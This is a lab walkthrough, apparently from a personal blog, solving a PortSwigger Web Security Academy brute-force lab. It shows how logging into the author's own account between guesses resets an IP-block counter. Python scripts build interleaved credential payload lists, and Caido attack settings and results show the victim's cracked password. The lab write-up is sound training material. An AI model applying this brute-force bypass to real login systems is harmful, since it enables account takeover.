




BROKEN BRUTE-FORCE PROTECTION IP BLOCK



192.168.0.105 BLOCKED



ATTEMPTS



HAROON SHAHID

Lab: Broken brute-force protection, IP block

This lab is vulnerable due to a logic flaw in its password brute-force protection. To solve the lab, brute-force the victim's password, then log in and access their account page.

- Your credentials: **wiener:peter**
 - Victim's username: **carlos**
 - Candidate passwords
-

Introduction

Let's first understand how the brute-force protection of this web application works.

If we enter incorrect credentials 2 times, and then enter incorrect credentials on the 3rd attempt, the application temporarily blocks our IP address for 1 minute.

Once that 1 minute is over, we can try logging in again.

For example:

Attempt 1 → Incorrect → allowed

Attempt 2 → Incorrect → allowed

Attempt 3 → Incorrect → IP blocked for 1 minute

After the 1-minute block expires, the counter is effectively reset and we can start trying again.

But there is an interesting logic flaw.

Suppose we have already made 2 incorrect login attempts:

Attempt 1 → Incorrect

Attempt 2 → Incorrect

Now, instead of making another incorrect attempt, if we successfully log in to our own account using the valid credentials **wiener:peter**, the failed-login counter is reset.

This means we can then continue making login attempts without having to wait for the 1-minute block.

So we can take advantage of this behavior to brute-force Carlos's password.

I first tried using the **X-Forwarded-For** header to change the apparent IP address for every request, similar to the previous lab. However, that approach does not work in this lab, so we will use the application's own logic flaw instead.

The basic idea is:

Before every attempt against Carlos, successfully log in as Wiener.

Since the successful Wiener login resets the failed-login counter, Carlos's failed password attempt does not cause us to reach the IP-block threshold.

Therefore, our username payload list will look like this:

wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
...

And because we already know our own password is **peter**, our password payload list needs to match the username list:

peter
<candidate password 1>
<candidate password 2>
peter
<candidate password 3>
<candidate password 4>
peter
<candidate password 5>
<candidate password 6>
...

So the requests will effectively work like this:

wiener : peter → Successful login → counter resets
carlos : candidate 1 → Failed attempt
carlos : candidate 2 → Failed attempt

wiener : peter → Successful login → counter resets
carlos : candidate 3 → Failed attempt
carlos : candidate 4 → Failed attempt

wiener : peter → Successful login → counter resets
carlos : candidate 5 → Failed attempt
carlos : candidate 6 → Failed attempt
...

Eventually, when the correct password for Carlos is sent:

carlos : <correct password> → Successful login → 302 response

That is how we can brute-force Carlos's password without getting permanently stuck behind the IP-based protection.

Let's get started.

Solution


Step 1:

Go to My Account and turn Queuing on in Caido.



Step 2:

Enter any dummy data in the Login form and hit **Log in**. The request will be intercepted in Caido. Send it to **Automate**.



Choose what to intercept						
☒ Requests	☐ Responses	☐ Websockets				
ID	Host	Method	Path	Query	Exten...	Sent At
3	0a4e006303fd2...	POST	/login			2026-09-17 03:32:04

Step 3:

Go to Automate and select the attack type as Parallel.

Step 4:

Now we need a usernames and passwords list.

You can create usernames list by running this python code in any IDE:

```
print("The following are the usernames:")
for i in range(150):
    if i % 3:
        print("carlos")
    else:
        print("wiener")
```

But you can manually do it also, it's not hard. Just write weiner, carlos, carlos 2 times, copy it and keep pasting it, until you get like about 150+ lines.

```
C: > Users > Haroon > p.py
1 print("The following are the usernames:")
2 for i in range(150):
3     if i % 3:
4         print("carlos")
5     else:
6         print("wiener")
```

Problems Output Debug Console **Terminal** Ports

```
PS C:\Users\Haroon> python .\p.py
```

The following are the usernames:

[illegible]

Copy the usernames and in Automate mark username value as placeholder and select the Payload type as Simple list and paste the usernames.

https://0ac600cc041f22fb80:ParallelRun

Select enabled rules

Request

Clear-+

1POST /login HTTP/1.1

2Host: 0ac600cc041f22fb80512b5c00ce0070.web-security-academy.net

3Connection: keep-alive

4Content-Length: 27

5Cache-Control: max-age=0

6sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"

7sec-ch-ua-mobile: ?0

8sec-ch-ua-platform: "Windows"

9Upgrade-Insecure-Requests: 1

10Content-Type: application/x-www-form-urlencoded

11User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36

12Origin: https://0ac600cc041f22fb80512b5c00ce0070.web-security-academy.net

13Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14Sec-Fetch-Site: same-origin

15Sec-Fetch-Mode: navigate

16Sec-Fetch-User: ?1

17Sec-Fetch-Dest: document

18Referer: https://0ac600cc041f22fb80512b5c00ce0070.web-security-academy.net/login

19Accept-Encoding: gzip, deflate, br, zstd

20Accept-Language: en-US,en;q=0.9

21Cookie: session=wSConH303D1XFjGsJH1LzmKXYXpSn8Su

22

23username=test&password=test

PayloadPreprocessorsSettings

Payload #Placeholder

1test

Type

Simple List

131carlos

132carlos

133wiener

134carlos

135carlos

136wiener

137carlos

138carlos

139wiener

140carlos

141carlos

142wiener

143carlos

144carlos

145wiener

146carlos

147carlos


148wiener

149carlos

150carlos


Load from file...

Now to create a password list, copy all the passwords from Password Candidates. Paste it in the Passwords.txt file you created.



Now I created this Passwords.txt on my desktop.

I'm gonna open it, copy the passwords from Password Candidates and paste in this file and Save it.



You can use this python code to enter peter on every third entry.

```
print("The following are the passwords:")
with open('C:/Users/Haroon/Desktop/Passwords.txt', 'r') as f:
    lines = f.readlines()
```

```
i = 0
for pwd in lines:
    if i % 3:
        print(pwd.strip('\n'))
    else:
        print("peter")
        print(pwd.strip('\n'))
        i = i+1
i = i + 1
```

Add the path of the Password.txt file correctly.

Also you can do this process manually too or just do it with ChatGPT or whatever.

```
C: > Users > Haroon > p.py
```

```
1 print("The following are the passwords:")
2 with open('C:/Users/Haroon/Desktop/Passwords.txt', 'r') as f:
3     lines = f.readlines()
4
5 i = 0
6 for pwd in lines:
7     if i % 3:
8         print(pwd.strip('\n'))
9     else:
10        print("peter")
11        print(pwd.strip('\n'))
12        i = i+1
13    i = i +1
```

Problems Output Debug Console **Terminal** Ports

```
● PS C:\Users\Haroon> python .\p.py
```

The following are the passwords:

```
peter
123456
password
peter
12345678
qwerty
peter
123456789
12345
peter
1234
111111
peter
1234567
dragon
peter
123123
baseball
peter
```

Copy the passwords and in Automate mark password value as placeholder and select the Payload type as Simple list and paste the passwords.

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying an HTTP POST request to `/login` on `0ac600cc041f22fb80512b5c00ce0070.web-security-academy.net`. The request body contains a `username=test` and a `password=test` parameter. A blue arrow points to the `password=test` value. On the right, the 'Payload' tab is active, showing a 'Simple List' of 20 items. The first item is 'peter', and the second is '123456'. The 'Placeholder' field is set to 'test'. The 'Type' dropdown is set to 'Simple List'.

Now select Settings and select the **# of workers** to 1. It means how many requests are made at the same time, so if it's more than one then the request won't be received by the server in the order of the lists we made and we will be stuck in that 1 minute timer problem again.

The screenshot shows the Burp Suite interface with the 'Settings' tab selected. The 'Request' tab on the left shows the same HTTP POST request. In the 'Settings' tab, the 'Normalization' section has 'Close Connection' and 'Update Content-Length' checked. The 'Redirections' section has 'Never' selected. The 'Concurrency' section has '# of workers' set to 1, which is highlighted with a red box. The 'Error Handling' section has 'Delay (ms) before retry' set to 0.

Now hit run.

ID	Payload 2	Payload 1	Status ▼	Length	Round-trip Time (ms)
22	peter	wiener	302	233	715
25	peter	wiener	302	233	786
28	peter	wiener	302	233	712
31	peter	wiener	302	233	744
34	peter	wiener	302	233	688
37	peter	wiener	302	233	743
40	peter	wiener	302	233	711
43	peter	wiener	302	233	774
46	peter	wiener	302	233	718
48	123qwe	carlos	302	233	781
49	peter	wiener	302	233	775
52	peter	wiener	302	233	710
55	peter	wiener	302	233	854
58	peter	wiener	302	233	763
61	peter	wiener	302	233	781
64	peter	wiener	302	233	731
67	peter	wiener	302	233	712
150 requests					

We got one 302 response for carlos and we found the password of carlos which is **123qwe**.

Step 5:

Let’s now login as carlos

Go to My Account and enter carlos’ credentials and hit Log in.

[Home](#) | [My account](#)

Login

Username

carlos

Password

.....

Log in

Congratulations, you solved the lab!

My Account

Your username is: carlos

Email

Update email

Extra Points

Why is “IP block” in the lab title?

The lab is called **Broken brute-force protection, IP block** because the application has a brute-force protection mechanism based on the attacker’s IP address.

The logic is:

1. You make a wrong login attempt.
2. The application counts the failed attempt.
3. After **3 consecutive failed attempts**, your IP address is temporarily blocked.
4. You cannot continue brute-forcing for about **1 minute**.

So the protection is essentially:

Failed login #1 → allowed

Failed login #2 → allowed

Failed login #3 → IP blocked

But the vulnerability is that **successfully logging into wiener:peter resets the failed-attempt counter**.

So you can exploit it like this:

wiener:peter → SUCCESS → counter resets

carlos:password1 → FAIL

carlos:password2 → FAIL

wiener:peter → SUCCESS → counter resets

carlos:password3 → FAIL

carlos:password4 → FAIL

Therefore, you never reach 3 consecutive failures.

Why didn’t X-Forwarded-For work?

Because **this particular lab is designed so that changing X-Forwarded-For does not bypass the IP block**.

In some applications, the server might use:

X-Forwarded-For: 1.2.3.4

to determine the client’s IP.

If that application trusts the header, changing it could make the server think each request comes from a different IP:

Request 1 → X-Forwarded-For: 1.1.1.1

Request 2 → X-Forwarded-For: 2.2.2.2

Request 3 → X-Forwarded-For: 3.3.3.3

But **this lab does not rely on a vulnerable/trust-based X-Forwarded-For mechanism**. The actual IP-based protection cannot simply be bypassed by changing that header.

That's why the lab wants you to discover a **different flaw in the protection logic**:

The failed-login counter can be reset by successfully logging into your own account.

The key distinction

- Don't think: "IP block = always use X-Forwarded-For."
- Instead think: **IP block is the protection mechanism. X-Forwarded-For is only one possible way an application might accidentally allow that protection to be bypassed.**

In this lab, **X-Forwarded-For isn't the vulnerability. The counter-reset logic is the vulnerability.**

<https://www.linkedin.com/in/haroonshahid76/>

<https://github.com/haroon505>

=====